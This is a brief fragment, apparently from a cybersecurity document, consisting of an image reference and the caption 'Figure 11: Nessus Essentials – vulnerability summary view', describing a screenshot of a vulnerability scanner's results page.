

Figure 11: Nessus Essentials – vulnerability summary view